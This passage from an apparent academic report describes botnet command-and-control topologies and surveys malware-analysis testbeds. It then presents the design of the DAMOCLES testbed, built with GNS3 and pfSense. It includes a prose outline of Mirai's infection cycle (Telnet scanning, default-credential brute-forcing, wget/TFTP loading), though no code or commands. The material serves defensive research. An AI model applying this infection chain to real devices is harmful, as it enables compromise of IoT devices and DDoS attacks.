


Figure 3.5: Centralized C&C topologies [9].

One critical problem with the centralised topologies is their single point of failure. Since bots connect to a single, predefined C&C server via an IP address or a Domain, this makes it easier for defenders to spot and block the communication or attempt to attack or takeover the C&C server[10]. The most known example of a centralised botnet is *Mirai*.

Decentralised - P2P C&C To battle the major disadvantage of a single point of failure, deriving as a natural consequence from the properties of the centralised C&C architectures, botmasters have turned into decentralising technologies in an attempt to safeguard and improve the C&C infrastructure of their zombie armies. Instead of relying into a few selected servers for command and control they utilise P2P network topologies, where every bot is connected to at least another one, and each one of them has the abilities to serve as C&C server [9][18]. Not only, does this type of botnet architecture increase robustness and resilience against potential network failures and dismantle attempts, but also allow low latency and more effective connections between the bots and their commanding components. This is quite apparent in the case of fully meshed P2P botnets where all the bots are connected together, as depicted in Figure 3.6.




Figure 3.6: Fully meshed P2P botnet architecture [18].

Whilst this kind of architecture seems at first glance as a solid solution, it does have its drawbacks. First of all P2P botnet topologies are difficult to construct, scale and maintain. Limitations include high number of connections between bots - especially for large botnets -, operating system and network protocol (e.g. TCP) constraints, as well as high coordination requirements and low stealth capabilities. Moreover, the distributed nature of such botnets gives the ability to defender teams to potentially hijack a whole botnet by compromising a single bot. As a consequence, fully meshed P2P botnets are uncommon. The most significant disadvantages / challenges of the P2P architecture though are [18]:

- the challenge of enabling each bot to discover its first peers,
- and the reliability of the P2P protocol used to distribute control commands.

As far as the former is concerned, two solutions have been introduced. The first, indicates that a hardcoded list of the initial peers should be included in the executable payload. This technique though, shifts the single point of failure from the C&C to the peer list. The second option to avoid the said peer lists, is for the bot to scan randomly for peers on the Internet [18].

For the latter, botmasters often employ existing protocols like WASTE, Gnutella and Kademia to issue commands. This is due to the fact that existing P2P protocols offer the reliability needed and enable relaying features - since fully meshed P2P botnets are quite scarce in the wild [18].

Prominent examples of P2P botnets are *Zeus*, *Sality*, *Phatbot*, *Sinit*, *Conficker* and *Zeroaccess*.

Hybrid C&C From the previous two architectures it becomes apparent that a botnet with a dedicated network topology exhibits significant weaknesses, either by design or by improper deployment. As such, a third architecture scheme was introduced, a Hybrid botnet topology that incorporates the advantages of both worlds [18]. As seen in Figure 3.7, these botnet topologies usually consist by different layers-parts each representing another functionality requirement of the zombie army.




Figure 3.7: Hybrid botnet architecture [18].

These layers usually encompass [18]:

- A *C&C* layer where the command and control servers reside,
- A *proxy* layer, with bots connected to a P2P infrastructure, either for obfuscation of the C&C components (fast flux networks) or for legacy purposes and,
- (optionally) A third - or even more - *worker* layer(s), consisting of bots that execute the required actions, effectively enhancing the stealth capabilities of the botnet.

It is important to highlight that not all layers need to be implemented. This is determined mainly by the needs and operational objectives of the botmaster. Moreover, it should also be mentioned that the combination of different architectures as well as the introduction of different layers has an impact on latency as far as command communications are concerned. Examples of hybrid botnets are some version of the *Zeus* and *Storm* botnets [18].

3.1.3 Mirai

The Mirai botnet is notorious for recruiting IoT devices and using them to DDoS big-name companies around the world [22]. In late 2016, Mirai has rapidly topped the list of the largest attack, reaching a volume of 1Tbps. The botnet is active to this day [23].




Figure 3.8: Mirai architecture [12]

Mirai has a multi-server centralised C&C architecture, as can be seen in Figure 3.8. Its life-cycle follows the following steps.

First, an infected machine randomises IP addresses and proceeds to scan the said addresses in ports 23 and 2323 for Telnet - most variants scan also for vulnerable SSH services in port 22. A few hard-coded IP addresses are excluded, such as private IP addresses and the server of the American Department of Defence. Once a suitable target is found, the bot brute-forces it using a short list of default credentials. If the attack is successful, the bot shares the IP of the target and the credentials with a Report server. Using these newly acquired information, the Loader server is instructed to infect the target either via 'wget' (HTTP download) or 'TFTP' (Trivial File Transfer Protocol). The malware installed on the targets is architecture-specific to the device [12].

Albeit that the malware is not persistent, Mirai obfuscates its activity by deleting the

initial binary and renaming its process to a pseudo-random string. Moreover, it tries to locate other competitors' malware, like Qbot or certain Mirai variants, and delete them [12].

Finally, all the infected machines are under the control of the bot master, which utilizes the C&C server to order the botnet to perform a DDoS attack. There are several types of DDoS attacks available, for instance UDP or XMAS floods [24, 12].

This is how the original version works. However, upon its source code reveal, the botnet has been further developed by other authors. For instance, some versions include improved resiliency and an expanded dictionary [12].

3.2 Testbeds

Modern technology faces a fast-pace development and increase in number, which is why it is a very relevant topic nowadays. However, testing against different worst-case scenarios such as failures or malware is not always feasible to be done within a real-life network [25]. Thus, a digital alternative that many researchers and industry experts opt for is a testbed [26].

This section presents the literature review we conducted on papers regarding network testbeds. The conclusions drawn from this information is further used to gather requirements and design our own testbed in the following chapters.

3.2.1 Requirements for testbeds

Throughout our research, we encountered four papers that emphasise what requirements a network testbed should have, based on our literature review.

Security Impacts of Virtualization on a Network Testbed

This paper tackles important aspects of a secure and realistic network testbed. The requirements that the authors presented are as follows [27].

1. Isolation - refers to isolating each experiment within a testbed from each other.
2. Fidelity - describes how realistic the simulation is.

3. Repeatability - dictates that every experiment should be easily redone.
4. Scalability - presents the ability to not affect the behaviour of an experiment if the number of components increases/decreases.
5. Containment - means that the testbed should be secure against external machines, as well as for the test malware to not escape and infect the host machine.
6. Extensibility - refers to the heterogeneity of the testbed in terms of protocol and devices diversity.

EPIC Testbed

The researchers of this paper created the EPIC testbed to provide a solution for experimenting with cyber attacks against a critical infrastructure. For this reason, they came up with the requirements they considered to be vital for such an infrastructure [28].

1. Fidelity - the experiments conducted within the testbed should produce realistic results.
2. Repeatability - the results of an experiment should also be consistent when repeated.
3. Measurement Accuracy - the measurements of the experiments should not influence its results.
4. Safe execution - careful consideration should be given when experimenting with disruptive tests.

Internet of Things (IoT): Research, Simulators, and Testbeds

This paper provides a comparative analysis of IoT testbeds and common simulators used. There are seven characteristics of comparison between testbeds identified [29].

1. Scale - in order for a testbed to be more realistic, this criteria assesses whether more IoT devices can be added to the testbed.
2. Environment type - since ideally experiments should be conducted with real devices for accurate outcomes, this criteria evaluates how realistic the testbed is.
3. Heterogeneity - diversity of nodes and communication protocols should be ensured.

4. Mobility - testbeds should ensure support for then main issues that IoT devices have.
5. Concurrency - multiple experiments should be conducted simultaneously on the testbed.
6. Federation - support for integrating multiple testbeds in order to mitigate each other's liitations should be considered.
7. Primary use case - this characteristic evaluates the level of specialization.

Gotham Testbed

In the paper [30], the authors researched, designed, and implemented an IoT network testbed for the purpose of analysing the Mirai botnet. Within their literature review, they mention that most testbeds are limited and lack important criteria, such as heterogeneity. Thus, the authors created their own list of requirements.

According to [30], these are the defining criteria of a testbed and their subsequent explanations:

1. Fidelity - creating a realistic testbed, by emulating for node hardware and behaviour, attack behaviour, and complex topologies.
2. Heterogeneity - ensuring diversity, in terms of types of devices, services, and protocols, as well as in terms of attack.
3. Scalability - the ability of adding/removing components of the topology with ease.
4. Reproducibility - the configurations, scripts, and the topoilogy should have detailed descriptions, so that they can be reproduced.
5. Measurability - the testbed should have the option to capture traffic packets and to perform application-level logging.

Table 3.2: Requirements table

Gotham Testbed	Security Impacts of Virtualization on a Network Testbed	EPIC Testbed	Internet of Things (IoT): Research, Simulators, and Testbeds
1. Fidelity	1. Isolation	1. Fidelity	1. Scale
2. Heterogeneity	2. Fidelity	2. Repeatability	2. Environment type
3. Scalability	3. Repeatability	3. Measurement Accuracy	3. Heterogeneity
4. Reproducibility	4. Containment	4. Safe execution	4. Mobility
5. Mesurability	5. Scalability		5. Concurrency
	6. Extensibility		6. Federation
			7. Primary use case

These requirements lists tackle important issues to be considered when creating a testbed. Based on shortages that previous papers had when comparing/describing testbeds, these papers attempted to improve and adapt their testbeds to the new technologies and cyber attacks relevant for each case.

Thus, for the purpose of this project, we created our own testbed requirements, inspired by the research we conducted, as follows:

1. Fidelity - producing a realistic testbed and its subsequent outcomes.
2. Heterogeneity - ensuring diversity of both hardware and software.
3. Containment/Safe execution - hardening the environment, in order to protect both the testbed from external factors, as well as the host from potentially harmful experiments.
4. Repeatability - providing detailed descriptions of the work, so that both the testbeds and the experiments can be reused.
5. Measurability - adding the option of packet capturing and application-level logging for possible investigation.

As can be seen, all these requirements can be found in at least two of the papers in Table 3.2. This proves that these requirements are relevant for network testbeds, and especially for the ones focused on malware analysis, such as our own.

3.2.2 Testbeds comparison

Throughout the research, seven threat emulation testbeds have been considered. The testbeds analysed are EPIC [28], UiTiOt [25], Bot-IoT testbed [31], IoT Botnet testbed [32], iBot [8], BotsideP2P [33], and Gotham [30]. The purpose of these testbeds is to analyse malware and malicious behaviour, either in an virtualised environment or in topologies with real hardware. A brief summary of how the testbeds conform with the requirements set can be seen in Table 3.3.

Table 3.3: Testbeds comparison

	EPIC	UiTIoT	Bot-IoT testbed	IoT Botnet Testbed	iBot	BotsideP2P	Gotham
Fidelity	<ul style="list-style-type: none"> - Emulates complex networking models, both from literature and real-world infrastructure, using Emulab - Simulates physical industrial infrastructure, which does not allow for testing layer 1 & 2 attacks 	<ul style="list-style-type: none"> - Container-based testbed for IoT networks - Emulates wireless network communication with QOMET - 100 nodes are simulated using Docker Swarm - No attack scenarios 	<ul style="list-style-type: none"> - Not a realistic testbed topology - Attack does not incorporate the full botnet lifecycle - The testbed does not allow for testing layer 1 & 2 attacks - Real IoT and conventional but not real botnet malware is tested 	<ul style="list-style-type: none"> - Emulated RPis as IoT devices, using QEMU - A (modified) Mirai attack simulation 	<ul style="list-style-type: none"> - Only physical devices used - Simulated IoT devices via RPis - Both home and enterprise network configurations 	<ul style="list-style-type: none"> - All the equipment used is running on real devices - The custom botnet malware possesses real world attributes - The attack incorporates the whole botnet lifecycle - Low realism in terms of the simulated network topology 	<ul style="list-style-type: none"> - 100 simulated devices using Docker images
Heterogeneity	<ul style="list-style-type: none"> - Supports a big variety of protocols and network topologies such as Network Critical Infrastructures - A plethora of attack scenarios 	<ul style="list-style-type: none"> - Diversity in terms of devices and protocols that can be deployed - Multi-hop communication for simulating large area network coverage 	<ul style="list-style-type: none"> - Both attack and legitimate network traffic is generated - Plethora of IoT and conventional protocols and services - High variety of different attacks was emulated 	<ul style="list-style-type: none"> - High device diversity, but low protocol heterogeneity - Only one attack scenario 	<ul style="list-style-type: none"> - Restricted by real RPis capabilities - Only one attack performed (DDoS) 	<ul style="list-style-type: none"> - Small range of protocols and services tested - Small attack variety (Only DDoS) - Both normal and attack network traffic is generated 	<ul style="list-style-type: none"> - A variety of protocols and devices are emulated with GNS3 (Versions of MQTT brokers, CoAP clients, and IP cameras) - Multiple attack vectors
Containment	<ul style="list-style-type: none"> - Not described 	<ul style="list-style-type: none"> - Not described - This testbed is not designed for malware analysis 	<ul style="list-style-type: none"> - Not real botnet malware is being used - The emulation is running on the Research Cyber Range lab of UNSW Canberra-Internet connection is available only through 2 network firewalls 	<ul style="list-style-type: none"> - A secure and contained environment - No Internet connection, custom-made DNS & DHCP 	<ul style="list-style-type: none"> - Local LAN, no Internet connection 	<ul style="list-style-type: none"> - Local network topology, no Internet connection - Usage of a customised botnet malware based on Kademlia DHT 	<ul style="list-style-type: none"> - Not described
Repeatability	<ul style="list-style-type: none"> - Repeatable due to its simulated nature and emulation approach 	<ul style="list-style-type: none"> - Repeatable - due to its deployment in cloud 	<ul style="list-style-type: none"> - Its simulated/virtualised nature helps with repeatability 	<ul style="list-style-type: none"> - Repeatable - Information on all issues faced and how to overcome them 	<ul style="list-style-type: none"> - Less repeatable - Instructions on how to recreate the topology 'at home', but requires real devices 	<ul style="list-style-type: none"> - Less repeatable - Small amount of physical devices required 	<ul style="list-style-type: none"> - Repeatable - One of its scopes was to be reproducible
Measurability	<ul style="list-style-type: none"> - Network monitoring and experiment measurement using Zabbix - Collection of data with a variety of tools, such as Iperf, TCPDump and Cisco monitor features 	<ul style="list-style-type: none"> - Measurements of time, loss-rate, and bandwidth 	<ul style="list-style-type: none"> - Full packet capture available using a network tap running on a linux VM 	<ul style="list-style-type: none"> - Measurements of traffic volume and transmissions over time 	<ul style="list-style-type: none"> - Packet capturing and logging via Wireshark & a honeypot 	<ul style="list-style-type: none"> - Measurability is achieved with logging both endpoint and network flow data 	<ul style="list-style-type: none"> - Various measurements performed, in terms of memory, time, and traffic captures

3.3 Learnings

This section provides the key takeaways of the State of the Art, in terms of testbed requirements and botnet observations. This information serves as a synthesis of the literature review and how it is relevant for DAMOCLES.

3.3.1 Testbed Requirements

All these testbeds sought to reach their goals, even if it meant compromising on some aspects. For example, iBot aimed to create a testbed comprising purely out of real devices to deploy and analyse botnets. Thus, it compromised on heterogeneity, but gained ground in fidelity and containment. By observing the general approaches of these testbeds, project DAMOCLES gains a venture point. This information is the basis of our testbed's requirements, as follows.

- Fidelity

The trend of these testbeds leans towards emulation and lack real devices. This is to be expected since it is much more feasible to deploy virtual topologies rather than real ones. The DAMOCLES testbed aims to utilise both emulated and real devices. Although this may lower the fidelity, this project rather focuses on heterogeneity.

- Heterogeneity

Overall, the studied testbeds utilise different methodologies for achieving their goals, which inspired DAMOCLES to do the same. Our testbed focuses on exploring the variety of tools and technologies that can be utilised to study botnets. Thus, by employing both real and emulated devices, as well as different strategies for analysing the botnet's behaviour, we aim to maximise heterogeneity.

- Containment

As seen in Table 3.3, the authors tend to describe insufficiently or even leave out completely what and if they considered the containment of their environments, although most of them are designed for malware analysis. In this project, containment is a significant aspect for the integrity and security of the experiments. This will be apparent when describing the implementation phase.

- Repeatability

Given that most of these papers focus solely on emulations, provide instructions and/or a product ready for immediate use, repeatability is on high level. The exception is when only physical devices are used, because acquiring the necessary equipment to recreate the testbed may not be feasible. The DAMOCLES testbed includes both physical and emulated environments, as well as instructions of how everything is set up. Repeatability is possible for DAMOCLES, albeit impractical in terms of the physical topology.

- **Measurability**

Packet capturing is a common measuring method among the testbeds studied, since it offers the possibility of analysing network traffic, which indicate compromise. The other favoured methods include system performance assessments. As this project focuses on studying malware, the measurability methodologies revolve around the botnets' behaviour. Therefore, packet capturing and host monitoring and logging are the preferred over system performance.

3.3.2 Botnet observations

Mirai is one of the most notorious botnets and has been featured in numerous publications including most of the papers we found and analysed. The reason for so many testbeds to experiment with it, as most of our inspirations did, is that there are many samples available and codes leaked online of the original and later variants of Mirai. This, alongside publications that describe Mirai thoroughly, make this botnet an adequate component for academic experimentation, such as for project DAMOCLES.

In our testbed, the analysis of Mirai's behaviour is mapped using the lifecycle resulted from the literature review. This helps with examining the traffic and logs, and identify the operations of this botnet. Therefore, to have the full picture of the entire botnet infrastructure, DAMOCLES implements the source code and sets up all components, from servers to bots and victims, rather than simply deploying the malware alone. This approach provides more opportunities of studying and monitoring all the events.

Chapter 4

Design and architecture

This chapter illustrates the design and architecture of the testbed deployed. This testbed serves the purpose of hosting scenarios of botnets being released within IoT networks. The idea for the design and architecture are inspired by the research conducted and presented in 3, as well as our own problem formulation.

4.1 General Architecture Diagram

This section presents the diagram of our testbed's general architecture. The simulated scenarios are controlled and hosted on a system made out of three parts:

- The Ubuntu server which contains the emulated network topology,
- The LAN that consists of real devices,
- The Remote workstations.




Figure 4.1: General architecture diagram

The Ubuntu server serves as a host for GNS3 (the chosen emulation software), as well as a monitoring system to capture packets and create logs for further analysis of the scenarios.

GNS3 makes use of a Controller Server, which is the core of all services, managing the connection between the GNS3 Clients and the topology. The virtual segment of the topology will employ components as follows. The emulated IoT devices within the topology utilise Docker for faster deployment of a large number of such devices. The routers that make up the virtual networks are deployed through GNS3 appliances, which are software pre-configured by GNS3 [34]. Lastly, the topology also includes virtual machines. These VMs use virtualization technologies such as QEMU and KVM.

The LAN in the 4.1 represents a network of real devices, i.e. Raspberry Pis (RPI) interconnected through a router. With the help of GNS3, this LAN is an active part of the testbed.

Working with real devices is an important part of the topology, because, together with the virtual networks, they provide heterogeneity to the scenarios.

The remote workstations represent means of deploying and managing the testbed and all the scenarios. This happens with the help of GNS3 clients that communicate directly with the GNS3 server remotely.

4.2 Context Diagram

This context diagram illustrates the networking components of project DAMOCLES and how they interact with each other. The center component that connects everything together is the main router, which we call 'main' because it is part of a three-routers LAN, and it serves multiple roles, as follows:

- Sets the other two routers as gateways for the attacker and respectively victim LANs. This is part of configuring static rules which allow all the LANs to interact with each other.
- Provides an Internet connection via NAT for the topology. This is needed for the implementation phase.
- Bridges the connection to the host machine, so that management services are available to the remote workstations directly.
- Bridges the connection to a LAN of real devices (Raspberry Pis). This way, the emulated environment and the real one can communicate.




Figure 4.2: Context Diagram

Chapter 5

Implementation

In order to satisfy the requirements deriving specified in Section 3.3.1, the technologies used in project DAMOCLES as well as the reasoning behind selecting them must be explored. Thus, this chapter will serve as the technical basis for project DAMOCLES and will also provide an analysis of the modifications made in certain aspects of the tech stack.

5.1 Emulation Environment - Testbed

Initially, to solidify the explanation of the configurations provided in this chapter, a brief overview of the testbed and the network topology must be provided. As mentioned in Chapter 4 the emulation is hosted in an Ubuntu server workstation that has the GNS3 server software installed and deployed. The emulated network topology created in GNS3 consists of:

- Three (3) pfSense routers (VMs) responsible for routing and interconnecting the various LANs in the topology,
- Three (4) Open vSwitch virtual switches (Docker Containers) to connect multiple emulated devices-appliances in the routers,
- Three (3) Cloud nodes to connect the emulated topology with external components such as the Internet, a management LAN and the physical RPIs,

- Thirty-seven (37) Alpine Linux containers which will serve infection targets and bots,
- Two (2) Debian-based T-Pot VMs that are responsible to deploy different honeypots and expose them to the botnet,
- Two (2) Kali Linux helper machines responsible to access the GUI provided by the T-Pot VMs.

A complete representation of the network topology in GNS3 can be seen in fig. 5.1.




Figure 5.1: Project DAMOCLES's network topology in GNS3.

5.2 Technical Documentation

This section presents the tools and technologies leveraged while implementing and deploying the DAMOCLES testbed. The GNS3 emulation platform, its network components, and the associated monitoring tools are thoroughly described in terms of their custom configurations and the reasoning for selecting them.

5.2.1 GNS3

GNS3 is an open-source software under the GNU GPLv3 license, used to implement, emulate, and troubleshoot complex virtual and real networks [35]. GNS3 can also be leveraged to create practical network labs and threat emulation scenarios. Its advantages include support for emulation and simulation technologies (like VMs and Docker Containers), as well as integration with a plethora of (virtual or real) devices and vendors (e.g. Cisco), which are provided as appliances. In essence, that gives the ability to the users to run actual software images in a virtualised environment and simulate the features and functionality of real hardware like switches and routers [35]. GNS3 is a quite mature software and can be deployed in various operating systems like Windows and MacOS, but its natively supported only in Linux. Moreover, it supports both local and remote server deployment options. The main components of the GNS3 software are:

- The *GNS3-all-in-one* software that includes the GNS3 desktop and web GUI and supporting dependencies to interact with the other core components,
- The *GNS3 server*, the process responsible for emulation and simulation of network topologies created through the GUI.

We have chosen GNS3 as our testbed platform, based on the aforementioned advantages, as well as the ease of deployment in Linux and the knowledge gained through our literature review, especially the Gotham project [30]. For the installation, we have followed the official GNS3 installation guide [36] and we have deployed the GNS3 server instance using OpenVPN. This choice was made to ensure containment and avoid insecure access to our network topology.

5.2.2 Virtual Networks

To download the required dependencies and software for our emulation, as well as to be able to manage the pfSense routers, and finally attack the physical LAN, we have employed virtual networks created by the KVM hypervisor, leveraging the `libvirt` virtualisation management system. The latter creates virtual networks using virtual network switches. To make the process of creating these switches easier our team used the Cockpit web-based graphical interface. Cockpit is a web-based graphical interface for servers [37]. Not only does it allow us to manage the Ubuntu server more efficiently but also to utilise various software packages. For the virtual switches, we

have employed the `cockpit-machines` package and have created the following virtual networks:

- The `default` network Figure 5.2, responsible to connect the devices hosted in the GNS3 emulation environment to the Internet using a NAT virtual switch,




Figure 5.2: The `default` virtual network.

- The `Internal` network Figure 5.3, an isolated virtual switch that only allows the virtualised devices to connect with the host. That allows us to access the GUI management interface of each pfSense router and,




Figure 5.3: The `Internal` virtual network.

- The `Physical Topology` virtual network Figure 5.4, that connects the GNS3 appliances to the physical LAN. It is also a NAT virtual switch like the `default` virtual network. The only difference is the device where the switch is created. In this

case it is created in an external Alfa AWUS036NHA - wireless B/G/N USB adaptor interface connected to the Ubuntu host.




Figure 5.4: The Physical Topology virtual network.

In Section 5.2.3 the implementation of the connections between the virtual routers in the GNS3 network topology and the aforementioned virtual networks will be further explored.

5.2.3 PfSense

As one of the most well-known open-source router/firewall software, pfSense was selected as our main router device for our network topology. PfSense can be directly deployed in a VM using its own FreeBSD-based ISO image, and its natively supported as an appliance by GNS3. It provides a plethora of options and functionality, with both GUI and console interfaces. From firewall configuration and rule options for the connected interfaces, network and device diagnostics, to DHCP and DNS servers, pfSense's capabilities and reliability allowed us to create the suitable network conditions for our testbed [38].

PfSense Configuration

Based on our current setup there are three pfSense router instances:

